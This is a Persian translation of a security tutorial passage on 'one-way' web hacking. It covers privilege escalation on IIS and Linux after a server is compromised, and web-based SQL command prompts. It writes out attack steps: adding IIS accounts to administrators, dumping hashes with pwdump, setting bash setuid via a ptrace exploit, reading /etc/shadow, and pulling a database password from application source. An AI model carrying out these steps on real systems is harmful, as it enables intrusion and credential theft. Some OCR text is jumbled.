مرحله ی آشکار بعدی جدال با سطح اختیارات وprivilege می باشد، چو نکه ما بوسیله سطح اختیاراتی که توسط پروسه وب سرور برای ما تمدید یافته است، محدود شده ایم.

Privilege Escalation

WBCP ها، همان طور که در قسمت های قبل بحث شدند، سطح اختیارات پروسه را تحت چیزی که اجرا می کنند به ارث می برند معمولا، این سطح اختیارات در سطح کاربران محدود شده یا Restricted User Level می باشند، جزاینکه پروسه وب سرور با سطح اختیارات بالایی اجرا شود .برای عمیق کردن نفوذ و حمله، در بسیاری از موارد، شخص بعد از نصب کردن یک WBCP و یکHTTP file uploader نیاز بهPrivilege Escalation دارد حملات Privilege Escalation چیز واحدی نیستند .اکسپلویت های بسیاری برای سیستم عامل های گوناگونی وجود دارد که نتیجه آن افزایش تدریجی سطح اختیار به یکSuper User یا به یک سطح اختیار بیشترمی باشد . می توان بسیاری از حملاتPrivilege Escalation را با تکنیکone-way attack وفق داد .

بحث جزئی و مفصل درباره حملات Privilege Escalation خارج از هدف این مقاله می باشد) که در صورت نیاز آماده نوشتن مطالب حول این بحث نیز هستم .(باید حول دو مثال راجع به حملاتPrivilege Escalation بحث کنیم، یکی

"Microsoft IIS 5.0 In- (one_way.html#ref5) Process Table Privilege Elevation Vulnerability"

برای ویندوز و پلاتفرم IIS و دیگری

"Linux (one_way.html#ref6) Ptrace/Setuid Exec Vulnerability"

برای یونیکس و پلاتفرم Apache .

باید توجه داشته باشیم که اکسپلویتprivilege escalation به صورت غیر interactive اجرا می شود، یعنی آن نبایستی به یک شل interactive یک ترمینال، interactive یا یک کنسولGUI و ... احتیاج داشته باشد . برای این مثال، ما مجبور بودیم که اکسپلویت Linux ptrace را تغییر داده که آنرا برای شرایطone-way آماده کنیم .

Windows/IIS Privilege Escalation


بیائید www1.example.com را به عنوان مثالی در نظر بگیریم که از یک Windows 2000 Server باIIS 5.0 استفاده می کند . فرض ما این است که این سرور آسیب پذیر بوده و هکر توانسته یک اسکریپتfile uploader با نامupload.asp همان طور که در قسمت های قبل نشان داده شده (روی سرور آپلود کند.

آپلود کردن ابزارهای حمله به ویندوز


اکنون باید همان طور که در قسمت های قبل توضیح داده شد، یکWBCP – cmdasp.asp – و دو فایل باینری اضافی idq.dll و pwdump.dll.idq که یک اکسپلویتprivilege escalation بوده و از

Microsoft IIS 5.0 In-Process Table Privilege Elevation Vulnerability


استفاده می کند (را روی سرور آپلود کنیم . این اکسپلویت اکانت های IUSR_machinename وIWAM_machinename را به گروه مدیران اضافه می کند که بدین وسیله به تمامی پروسه ها وapplication ها تحت پروسه IIS اختیار مدیر می بخشد که شامل WBCP نیز می شود Pwdump.exe یک باینری می باشد که برای استخراجhash های پسورد مورد استفاده قرار می گیرد و برای اجرا به اختیارات مدیریت نیاز دارد. عکس زیر این سه باینری که به www1.example.com آپلود شده اند، نشان می دهد .



می توانیم چک کنیم که آیا فایل ها با موفقیت آپلود شده اند یا خیر که این کار را به وسیله cmdasp.asp و اجرای دستور"dir" همان ، طور که در زیر نشان داده شده است، انجام می دهیم:



اکنون باید اعضای گروه مدیران را چک کردهکه همان طور که در زیر نشان داده شده ، این کار با صدور دستور "net localgroup administrators" انجام می شود :



تنها عضو گروه مدیران کاربر Administrator می باشد .

Privilege Escalation – idq.dll

گام بعدی تلاش برای invoke یا فراخوانی idq.dll می باشد که این کار برای escalate کردن اختیاراتِ اکانت های IUSR_machinename و IWAM_machinename می باشد . این کار خیلی ساده است . همان طور که در زیر می بینید URL

زیر در سرور مورد دسترسی قرار می گیرد .هیچ خروجی و نتیجه ای(result) نمایش داده نمی شود، در عوض، ارتباط بعد از مدتی time out می شود .این نشان می دهد که حمله به احتمال خیلی زیاد موفقیت آمیز بوده است .

برای بررسی اینکه آیا حمله براستی موفقیت آمیز بوده است، باید اکنون اعضای گروه مدیران را مجددا چک کنیم . همان طور که در زیر نشان داده شده است:

اکنون اکانت های IUSR_W2KVM و IWAM_W2KVM اعضای گروه مدیران می باشند . بنابراین تمام دستورات اجرا شده به وسیلهcmdasp.asp همان طور که با اجرای باینری pwdump.exe نشان داده شد، اختیارات سطح مدیر را می خواهد . به صورتی که در زیر می بینید:

اکنون، ما کنترل مدیریتی کاملی روی www1.example.com داریم .

Linux/Apache Privilege Escalation

برای این مثالwww2.example.com را به عنوان قربانی در نظر گرفته که یک سرور لینوکس می باشد که با Kernel، 2.4و برابرApache 1.3.27 در حال اجرا می باشد .طبق مثال قبل، فرض می کنیم که سرور آسیب پذیر بوده و یک اسکریپت file uploaderبا نام upload.cgi همان طور که در قسمت های قبل نشان داده شد در سرور آپلود شده است


آپلود کردن ابزار برای حمله به یونیکس

برای این سرور، باید یکWBCP – shell.cgi همان طور که در قسمت 4.0.1 توضیح داده شد (و فایل دیگری با نام ptrace1.c را روی سرور آپلود کنیم)Ptrace1.c یک اکسپلویتprivilege escalation مبنی بر Linux Ptrace/Setuid Exec Vulnerabilityمی باشد . این اکسپلویت مقداری تغییر داده شده است که آنرا برای استفاده درone-way وفق دهیم . هنگامی که این اکسپلو یت با موفقیت اجرا شود، اکسپلویتsetuid permission را برای /bin/bash که توسط کاربرroot مدیریت می شود، بکار می برد . این باعث می شود که هر shell command اجرا شده از طریق /bin/bash با سطح اختیار Super-User، اجرا شود WBCP، shell.cgi ذاتا/bin/bash را طلب می کند، و بنابراین تمامی دستورات اجراشده توسط shell.cgi بایستی به عنوان کاربر Root اجرا شود .

عکس زیر، این دو فایل را که روی www2.example.com آپلود شده اند، نشان می دهد .

ما باید اکنون ptrace1.c را کامل کنیم و چک کنیم که آیا به درستی کامپایل شده است یا خیر . ما باید همچنین سطح اختیارات جاری را چک کنیم .عکس زیر اجرای دستورات زیر را توسطshell.cgi نشان می دهد :

```
gcc -o ptrace1 ptrace1.c
ls -la
id
```




سطح اختیارات توسعه یافته بهshell.cgi برای کاربرnobody می باشند .

Privilege Escalation – ptrace1.c

گام بعدی تلاش برای اجرای ptrace 1 می باشد که ببینیم آیا می توانیم permission های setuid را به /bin/bash استعمال کنیم (apply) یا خیر .اکسپلویت ptrace1.c ذاتا دستور زیر را اجرا می کند :

/bin/chmod 4755 /bin/bash


عکس زیر اجرای شدن ptrace 1 و لیست گرفتن برای/bin/bash را نشان می دهد



می توان یقین کرد که، باینری /bin/bash ، setuid permission که روی آن استعمال شده را دارد .

عکس بعد اجرای شدن دو دستور را نشان می دهد:

id
cat /etc/shadow



ملاحظه می کنید که effective uid یا euid برای فرآیند shell.cgi برابر 0 می باشد، که برای کاربرroot می باشد .واقعیت این که ما قادر بودیم که محتویات فایل /etc/shadow را نشان دهیم که این ثابت می کند که سطح اختیارات ارتقا یافته است .اکنون ما کنترلی کامل ازsuper-user را رویwww2.example.com داریم .

SQL Command Prompt مبتنی برWeb (WBSQLCP)

One-Way Hacking می تواند به محیط هایی غیر از انتقال فایل و اجرای فایل از راه دور از طریقHTTP بسط داده شود .یکی از مهم ترین اجزا در یک application بانک اطلاعاتی می باشد .این قسمت نشان می دهد که چطور می توانیم مفهوم ، one-way hacking را بسط دهیم تا به صورت تعاملی سرورهای بانک اطلاعاتی را با ایجاد چیزی که Web Based SQL Command Prompts نامیده می شود، کنتر ل کنیم. WBSQLCP ها به یک کاربر اجازه می دهند که به یک سرور بانک اطلاعاتی از طریف یک واسط HTML متصل شوند و گزارش هایSQL را روی بانک اطلاعاتی back-end از طریق یک فرم HTML اجرا کنند .

زبان های برنامه نویسیWeb از قبیلPHP وASP عاملیتی برای اتصال به back-end DB ارائه می دهند .در بسیاری از موارد، یک بار که یکweb server به خطر بیفتد، یک نفوذگر ممکن است اساسا به دنبال کد منبع و فایل های روی وب سرور بگردد تا بفهمد که بانک اطلاعاتی و اعتبار نامه هاکجا قرار دارد تا به آن دستیابی پیدا کند پیکربندی application .این دانش می تواند هنگامی که به یک بانک اطلاعاتی از طریقWBSQLCP حمله می کنید، استفاده شود .

آناتومی یک SQLQuery.asp – SQL Command Prompt

عکس زیر مثالی از یک WBSQLCP نشان می دهد که توسطASP ایجاد شده است :

پنج ورودی کلیدی در این فرم وجود دارد:

Server Name

نام نمادین) سمبولیک (یا آدرسIP مربوط بهDB Server در بسیاری مواردDB Server . به طور کل یک سیستم متفاوت از وب سرور می باشد.

Database Name

نام بانک اطلاعاتی خارج از مجموعه بانک های اطلاعاتی موجود روی DB Server.

User Name

کاربر بانک اطلاعاتی، که اعتبارنامه هایش هنگامی که با بانک اطلاعاتی ارتباط برقرار می کند، مورد استفاده قرار می گیرند.

Password

رمز عبور برای کاربر بانک اطلاعاتی .اساسا، کاربران و رمزهای عبور بانک اطلاعاتی برای عدم سرکشیsource code مربوط به application و فایل های پیکربندی موجود روی وب سرور در معرض خطرrecover می شوند .

Query String


گزارش SQL که بنابر فرستاده شدن و اجرا شدن روی بانک اطلاعاتی دارید

دو پارامتر دیگر یعنیDriver و Connection String برای انتخاب درایو و مسیر مناسب برای بانک اطلاعاتی استفاده می شوند . Connection String یک پارامتر اختیاری است .درsqlquery.asp ما یک انتخاب از اتصال بوسیله چهار درایور داریم، برای مثال : Microsoft SQL Server ، Oracle Server ODBC، MySQL over ODBC و Fox Pro درایورهای اضافی می توانند به راحتی اضافه شوند.

یک مثال IIS وM$ SQL Server

اکنون سناریویی را ارائه می کنیم که چگونگی استفاده ازsqlquery.asp را در هک کردن سرورهای بانک اطلاعاتی که روی یک شبکه داخلی هستند، نشان می دهد .طرح زیر طرح بندی application ازWeb Server را نشان می دهد وwww1.example و سرور بانک . اطلاعاتی 10.0.1.2.


فرض می کنیم کهwww1.example.com قابلیت نفوذ دارد و یک file uploder مبتنی بر وب upload.asp و یک WBCP cmdasp.asp روی آن وجود دارند .ما هیچ فرضی راجع به سطح اختیارات در نظر نمی گیریم .



اکنون باید sqlquery.asp را رویwww1.example.com آپلود کنیم، و از آن برای حمله به سرور بانک اطلاعاتی روی 10.0.1.2استفاده کنیم.

آپلود کردن sqlquery.asp

نشان می دهد www1.example.com .روی upload.asp را توسط آپلودر یعنی sqlquery.asp عکس زیر آپلود شدن



دزدی کردن(pilfering) ازWeb Application


قبل از وصل شدن به back-end DB احتیاج به دانستن این داریم که چگونه یک ارتباط را با بانک اطلاعاتی و با چه اعتبارنامه هایی ، برقرار سازیم .به محض سرکشی source code مربوط به web application برایwww1.example.com خطوط زیر پیدا شد

```
Set Con = Server.CreateObject("ADODB.Connection")
Con.Open "Provider=SQLOLEDB; Data Source=10.0.1.2; Initial Catalog=art;
User Id=sa; Password=sys+adm!n"
Set RS = Con.Execute("select StockNumber,Name,Description,Artist,
ListPrice,image from PRODUCTS where ID = " +
Request.QueryString("ID"))
```

